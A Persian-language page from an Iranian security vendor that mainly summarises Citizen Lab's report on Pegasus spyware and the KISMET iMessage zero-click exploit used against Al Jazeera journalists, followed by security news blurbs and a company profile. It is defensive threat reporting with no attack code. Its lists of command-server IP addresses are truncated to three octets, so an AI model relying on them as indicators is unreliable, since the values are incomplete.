در نسخه ۱۸ Sophos XG Firewall امکان جدیدی تحت عنوان Secure Storage Master Key - به اختصار SSMK - افزوده شده است. این امکان جدید برای امنیت بیشتر ذخیره و نگهداری اطلاعات حساس نظیر گذرواژه ها، کلیدهای رمزنگاری، گواهینامه های دیجیتال و فایل های پشتیبان تنظیمات می باشد. در زمان ورود به صفحه Web Console دستگاه، یک کلمه رمز برای SSMK درخواست میشود که برای کدگذاری اطلاعات فوق از آن استفاده می گردد. حفظ و نگهداری از کلمه رمز SSMK بسیار مهم است. به عنوان مثال برای بازیابی فایل های پشتیبان تنظیمات، کلمه رمز SSMK ضروری است و در صورت فراموش کردن این کلمه رمز، فایل پشتیبان غیر قابل استفاده خواهد بود.

با ورود به صفحه Web Console نسخه ۱۸، پیامی به شکل زیر نمایش داده می شود که با زدن کلید Create Key به صفحه تعریف رمز SSMK منتقل می شوید.



تاکید می شود که در حفظ و نگهداری این کلمه رمز، بسیار دقت فرمایید. در صورت فراموش شدن این رمز، امکان تعریف مجدد آن وجود دارد. اما تمام اطلاعات و فایل های پشتیبان قبلی که با رمز قبلی کدگذاری شده اند، دیگر قابل استفاده نخواهند بود.

گزارش‌ها


باج‌افزارهای جدید
۲،۵۰۰،۰۰۰
۲،۰۰۰،۰۰۰
۱،۵۰۰،۰۰۰
۱،۰۰۰،۰۰۰
۵۰۰،۰۰۰
سه‌ماهه دوم
سه‌ماهه سوم
سه‌ماهه چهارم
سه‌ماهه اول
سه‌ماهه دوم
سه‌ماهه سوم
سه‌ماهه چهارم
سه‌ماهه اول
۲۰۱۷
۲۰۱۸
۲۰۱۹

Pegasus؛
ابزار جاسوسی از کارکنان شبکه خبری الجزیره

Pegasus، جاسوس‌افزاری است که توسط یک شرکت صهیونیستی با نام ان‌اس‌او گروپ (NSO Group Technologies) به فروش می‌رسد. این جاسوس‌افزار با بهره‌جویی (Exploit) از ضعف‌های امنیتی روز-صفر iOS و Android، دستگاه‌های با هر یک از این سیستم‌های عامل را هدف قرار می‌دهد.

سالهاست که ان‌اس‌او گروپ با فروش Pegasus به دولت‌ها و سازمان‌های امنیتی در کشورهای مختلف آنها را قادر به جاسوسی از اهداف خود می‌کند.

در فاصله جولای تا آگوست ۲۰۲۰ مهاجمان دولتی با استفاده از این جاسوس‌افزار، گوشی شخصی ۳۶ نفر از روزنامه‌نگاران، تهیه‌کنندگان، مجریان و مدیران اجرایی شبکه خبر الجزیره (Al Jazeera Media Network) را هک کردند.

در این حملات، مهاجمان Pegasus با استفاده از یک زنجیره بهره‌جو (Exploit Chain) که از آن با عنوان KISMET یاد شده از برنامه iMessage سوءاستفاده کرده بودند. به‌نظر می‌رسد KISMET در فاصله اکتبر تا دسامبر ۲۰۱۹ توسعه داده شده باشد.

در حملات بر ضد شبکه خبری الجزیره چهار گروه دخالت داشتند که اصلی‌ترین آنها SNEAKY KESTREL و MONARCHY گزارش شده‌اند. SNEAKY KESTREL مرتبط با دولت امارات متحده عربی و MONARCHY منتسب به دولت عربستان سعودی است.

به گزارش شرکت مهندسی شبکه گستر، زیرساخت استفاده شده در این حملات شامل سرورهایی در آلمان، فرانسه، انگلستان و ایتالیا و بسترهای ابری Aruba، Choopa، CloudSigma و DigitalOcean بوده است.

در ۳۰ آذر ۱۳۹۹، سیتی‌زن لب (Citizen Lab) در گزارشی فنی به بررسی آلوده‌سازی گوشی کارکنان شبکه خبری الجزیره به Pegasus پرداخت که خلاصه‌ای از آن در این مطلب ارائه شده است.

پیش‌زمینه

همان‌طور که اشاره شد Pegasus جاسوس‌افزاری مبتنی بر دستگاه‌های همراه است که توسط شرکت صهیونیستی ان‌اس‌او گروپ توسعه داده شده است. مهاجم با بکارگیری این جاسوس‌افزار قادر به رصد فعالیت‌های کاربر بر روی گوشی همراه او خواهد. دولت‌ها در کشورهای مختلف از اصلی‌ترین مشتریان محصولات ان‌اس‌او گروپ از جمله Pegasus هستند.

برای سال‌ها، پیامک شدن لینک مخرب اما در ظاهر مرتبط با موضوعات مورد علاقه قربانی، اصلی‌ترین روش آلوده‌سازی دستگاه همراه به جاسوس‌افزارهای ان‌اس‌او گروپ بوده است. مهاجمان از این تکنیک برای هدف قرار دادن احمد منصور (فعال حقوق بشر اماراتی)، برخی اعضای جامعه مدنی مکزیک و مخالفان سیاسی دولت عربستان سعودی بهره گرفته بودند.

اما در سال‌های اخیر، ان‌اس‌او گروپ به بهره‌جوهای موسوم به کلیک-صفر (Zero-click) و حملات مبتنی بر شبکه برای آلوده‌سازی گوشی بدون هر گونه نیاز به دخالت کاربر و باقی نگذاشتن رد پا استفاده کرده‌اند. هک ۲۰۱۹ پیام‌رسان Whatsapp که در آن بهره‌جویی از حداقل ۱۴۰۰ گوشی از طریق ارسال یک به اصطلاح Missed Voice Call صورت گرفته بود نمونه‌ای از این تغییر است.

روی آوردن به روش کلیک-صفر، شانس شناسایی تهدیدات بکار گرفته شده در جریان حمله را به‌شدت کاهش می‌دهد.

شواهد نشان می‌دهند شرکت ان‌اس‌او گروپ حداقل از سال ۲۰۱۶ موفق به کشف بهره‌جوهای کیلک-صفر در دستگاه‌های iPhone و بکارگیری آنها در مقیاسی جهانی شده بوده است. در برخی از آنها از برنامه iMessage که به‌صورت پیش‌فرض بر روی هر دستگاه iP-hone،و Mac و iPad نصب است بهره‌جویی شده است. به‌خصوص آن‌که بعضی اجزای iMessage همانند سایر برنامه‌های iPhone درگیر فرایند موسوم به قرنطینه امن (Sandboxing) نمی‌شده‌اند.

بسیاری از کشورهای عضو شورای همکاری خلیج فارس (Gulf Cooperation Council) از خریداران اصلی محصولات جاسوسی هستند. بر اساس گزارش منابع مختلف، امارات متحده عربی، عربستان سعودی، بحرین و عمان در فهرست مشتریان شرکت ان‌اس‌او گروپ قرار دارند. نکته جالب آن که به گفته روزنامه اسرائیلی هاآرتص (Haaretz)، دولت رژیم صهیونیستی، شرکت ان‌اس‌او گروپ را از تجارت با قطر منع کرده است.

از سویی دیگر در چند سال اخیر، روابط چهار کشور عربستان سعودی، امارات متحده عربی، بحرین و مصر با چالش‌هایی جدی روبرو بوده است. در سال ۱۳۹۶ این چهار کشور روابط دیپلماتیک خود را با قطر قطع و مرزهای خود را به روی آن بستند. چند روز بعد این کشورها با انتشار بیانیه‌ای، عمل به ۱۳ درخواست را شرط از سرگیری رابطه با قطر اعلام کردند. بستن پایگاه نظامی ترکیه در قطر، کاهش روابط با ایران و تعطیلی شبکه خبری الجزیره از جمله این شروط بود.

رویکرد شبکه خبری الجزیره از جهات بسیاری در جهان عرب منحصربه‌فرد و اخبار و گزارش‌های آن در بسیاری مواقع با مواضع امیرنشینان حاشیه خلیج فارس همسو نیست.

Tamer Almisshal یکی از گزارشگران تحقیقی الجزیره است که مجری‌گری برنامه "ما خفي أعظم" ("آن‌چه مخفی است عظیم‌تر است") را در این شبکه تلویزیونی بر عهده دارد. از آنجایی که Almisshal نگران بود که گوشی او هک شده باشد در زمستان ۱۳۹۸ به سیتی‌زن لب مجوز داد تا با نصب یک برنامه VPN، فراداده‌های (Metadata) مرتبط با ترافیک اینترنتی گوشی مورد رصد این مؤسسه قرار بگیرد.

جزییات فنی

مرور لاگ‌های VPN نشان داد که در ۲۹ تیر ۱۳۹۹ سایتی فراخوانی شده که بر طبق اطلاعات قبلی سیتی‌زن لب، یک سرور نصب (Installation Server) متعلق به ان‌اس‌او گروپ بوده است.

سیتی‌زن لب معتقد است که گوشی Almisshal از طریق یک بهره‌جو از سوی سرورهای اپل به سرور نصب Pegasus هدایت شده بوده است. گوشی در ۵۴ دقیقه قبل از آن، به‌نحوی مشکوک تعداد زیادی ارتباط با iCloud Partitions برقرار کرده بوده است. در بیش از ۳۰۰۰ ساعتی که ترافیک اینترنتی گوشی Almisshal تحت رصد قرار داشته تنها ۲۵۸ ارتباط با iCloud Partitions (به‌غیر از p20-content.icloud.com که گوشی Almisshal از آن برای نسخ پشتیبان iCloud استفاده می‌کرده است) برقرار شده که ۲۲۸ مورد آنها (حدود ۸۸%) ظرف ۵۴ دقیقه مذکور بوده است. در نتیجه ارتباطات برقرار شده با iCloud Partitions در ۲۹ تیر در مجموع ۲.۰۶ مگابایت دریافت و ۱.۲۵ مگابایت ارسال شده است.

سیتی‌زن لب این‌طور نتیجه‌گیری کرده که این دوره زمانی مربوط به نقطه ورود و آغاز هک شدن گوشی بوده است. بررسی‌های بیشتر نشان می‌دهد که برنامه‌ای توکار (Built-in) در iOS با عنوان IMAgent مورد سوءاستفاده یکی از پروسه‌های جاسوسی قرار گرفته بوده است. IMAgent پروسه‌ای است که در پشت‌صحنه iMessage و FaceTime را پشتیبانی می‌کند.

از ۱۶ ثانیه پس از آخرین ارتباط با سرور نصب، گوشی در بازه‌ای ۱۶ ساعته برای اولین بار با سه نشانی IP زیر ارتباط برقرار می‌کند:

- ۷۶.۴۷.۲۱۸
- ۱۴۷.۲۰۹.۲۳۶
- ۱۲۲.۸۷.۱۹۸

در ارتباطات مذکور، به طور کلی ۲۷۰.۱۶ مگابایت ارسال و ۱۵.۱۵ مگابایت دریافت صورت گرفته است. سیتی‌زن لب احتمال می‌دهد که این سه نشانی متعلق به سرورهای فرماندهی Pegasus باشند.

همچنین در فاصله ژانویه تا جولای ۲۰۲۰ دستگاه Almisshal چندین بار دچار اختلال شده بود. اگر چه ممکن است برخی از آنها طبیعی و بی‌خطر بوده باشند اما احتمالاً سایر آنها در نتیجه تلاشی برای بهره‌جویی از آسیب‌پذیری‌های دستگاه رخ داده‌اند.

در نتیجه همکاری سیتی‌زن لب با بخش فناوری اطلاعات الجزیره مشخص می‌شود که در مجموع ۳۶ گوشی شخصی کارکنان این شبکه خبری هک شده بودند. در هک این گوشی‌ها چهار گروه از مهاجمان دخیل بوده‌اند.

یکی از این گروه‌ها که از آن با عنوان MONARCHY یاد شده در جاسوسی از ۱۸ گوشی نقش داشته است. یکی دیگر با عنوان SNEAKY KESTREL نیز از ۱۵ گوشی که یکی از آنها مورد هدف MONARCHY نیز قرار گرفته بوده جاسوسی کرده است. دو گروه دیگر هم که از آنها با عنوان CENTER-1 و CENTER-2 یاد شده به‌ترتیب از ۱ و ۳ گوشی جاسوسی کرده بودند.

در برخی از حملات این گروه‌ها از بهره‌جوی کلیک-صفر KISMET استفاده شده بوده است.

سیتی‌زن لب با اطمینان نسبی SNEAKY KESTREL را با دولت امارات متحده عربی مرتبط می‌داند. MONARCHY نیز به دولت عربستان سعودی منتسب دانسته شده است.

نشانی‌های IP سرورهای استفاده شده در جریان جاسوسی از کارکنان الجزیره به شرح زیر است:

- ۲۰۹.۲۳.۱۹
- ۱۷۱.۲۵۰.۲۴۱
- ۲۲.۸۰.۶۸
- ۱۷۹.۲۲۰.۲۴۴
- ۶۵.۹۴.۱۰۵
- ۱۲۸.۱۶۳.۲۳۳
- ۷۶.۴۷.۲۱۸
- ۱۲۲.۸۷.۱۹۸
- ۱۴۷.۲۰۹.۲۳۶
- ۲۱۱.۳۷.۲۴۰
- ۳۵.۳۸.۸
- ۲۵۰.۲۳۰.۱۲
- ۲۱۱.۳۵.۱۱۱
- ۴۰.۱۱۵.۲۷
- ۱۲۲.۶۸.۲۲۱

به گفته سیتی‌زن لب Pegasus بکار رفته در جریان حمله به شبکه الجزیره دارای قابلیت ضبط صدا، تصویربرداری، ردیابی موقعیت قربانی و استخراج رمزهای عبور و اطلاعات اصالت‌سنجی بوده است.

محققان سیتی‌زن لب معتقدند نسخه ۱۴ و نسخ بالاتر iOS که در آنها حفاظت‌های امنیتی جدیدی لحاظ شده در برابر KISMET ایمن هستند. در عین حال، سیتی‌زن لب یافته‌های خود را با شرکت اپل (Apple Inc) به اشتراک گذاشته است. با در نظر گرفتن گسترده بودن دامنه مشتریان ان‌اس‌او گروپ در کشورهای مختلف و وجود آسیب‌پذیری در تقریباً تمامی دستگاه‌های iOS با نسخه کمتر از ۱۴، سیتی‌زن لب احتمال می‌دهد که آلودگی‌های مشاهده شده تنها بخشی از گستره حملاتی باشد که در آنها بهره‌جوی KISMET استفاده شده باشد.

اطمینان از استفاده از آخرین نسخه سیستم عامل، پرهیز از قفل‌شکنی (Jailbreak) iOS، عدم کلیک بر روی لینک‌های ناآشنا به ویژه در صورت دریافت از طریق پیامک و بکارگیری راهکارهای امنیتی بر روی این دستگاه‌های همراه، همگی در کنار یکدیگر نقشی مؤثر در برابر این تهدیدات مخرب هدفمند دارند.

مشروح گزارش سیتی‌زن لب از حمله به شبکه خبری الجزیره در لینک زیر قابل دریافت است:

https://citizenlab.ca/2020/12/the-great-ipwn-journalists-hacked-with-suspected-nso-group-imessage-zero-click-exploit/

همچنین مقاله شرکت امنیتی مک‌آفی (McAfee Corp) در خصوص تهدیدات مبتنی بر iOS از جمله Pegasus در لینک زیر قابل دریافت و مطالعه است:

https://www.mcafee.com/blogs/consumer/mobile-and-iot-security/pegasus-ios-device-hack/

افتای ریاست جمهوری با همکاری شبکه گستر

شبکه گستر

شرکت مهندسی شبکه گستر

در اسفند ماه مرکز مدیریت راهبردی افتای ریاست جمهوری با همکاری شرکت مهندسی شبکه گستر اقدام به تهیه گزارش‌های زیر کرد.

سوءاستفاده از RDP در جریان حملات DDoS

شرکت امنیتی Netscout هشدار داده که مهاجمان سایبری با سوءاستفاده از دستگاه‌های با پودمان RDP فعال، از آن‌ها برای تقویت و بسط ترافیک ناخواسته حملات DDoS بهره می‌گیرند. ادامه مطلب را در اینجا بخوانید.

Pro-Ocean؛ بدافزار جدید گروه Rocke

هکرهای Rocke یک بدافزار استخراج‌کننده ارز رمز جدید با نام Pro-Ocean را به استخدام خود در آورده‌اند. این بدافزار، مجهز به قابلیت‌های بهبود یافته و جدیدی در عملکرد روت‌کیتی و کرمی است که موجب مخفی ماندن فعالیت مخرب آن و آلوده شدن سرورها از طریق بهره‌جویی از آسیب‌پذیری‌های امنیتی می‌شوند. ادامه مطلب را در اینجا بخوانید.

Kobalos؛ بدافزاری کوچک اما پیچیده و پیشرفته

بدافزاری با عنوان Kobalos، ابررایانه‌ها را در سرتاسر جهان هدف قرار داده است. بر اساس گزارشی که شرکت ESET آن را منتشر کرده یک شرکت رسانندهٔ خدمات اینترنتی در آسیا، یک شرکت آمریکایی ارائه‌دهنده محصولات امنیت نقاط پایانی و برخی شرکت‌های خصوصی نیز از جمله اهداف این بدافزار بوده‌اند. ادامه مطلب را در اینجا بخوانید.

ترمیم بیش از ۱۰ آسیب‌پذیری امنیتی در محصولات مختلف سیسکو

در روزهای اخیر، شرکت سیسکو اقدام به ترمیم چندین آسیب‌پذیری امنیتی در روترهای موسوم به Small Business خود کرده است. بسیاری از آسیب‌پذیری‌های مذکور به‌صورت از راه دور و بدون نیاز به اصالت‌سنجی قابل بهره‌جویی هستند. ادامه مطلب را در اینجا بخوانید.

ترمیم یک آسیب‌پذیری روز-صفر در Chrome

شرکت گوگل با انتشار نسخه 88.0.4324.150 یک آسیب‌پذیری روز-صفر را در مرورگر Chrome ترمیم کرده است. به گفته گوگل، مهاجمان در حال بهره‌جویی از این آسیب‌پذیری هستند و لذا ارتقای این مرورگر در اسرع وقت توصیه می‌شود. ادامه مطلب را در اینجا بخوانید.

ترمیم ۱۰ آسیب‌پذیری در محصولات مختلف فورتی‌نت

در دو ماه اخیر، شرکت فورتی‌نت با انتشار به‌روزرسانی، ۱۰ آسیب‌پذیری را در چند محصول خود ترمیم کرده است. ادامه مطلب را در اینجا بخوانید.

آخـرین اخبـار امنیـت فنـاوری اطلاعات

@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظفر)، شماره ۲۷۳

تلفن / دورنگار	۴۲۰۵۲ - ۰۲۱
رایانامه	info@shabakeh.net
تارنمای شرکت	www.shabakeh.net
خدمات پس از فروش و پشتیبانی	my.shabakeh.net
مرکز آموزش	events.shabakeh.net
اتاق خبر	newsroom.shabakeh.net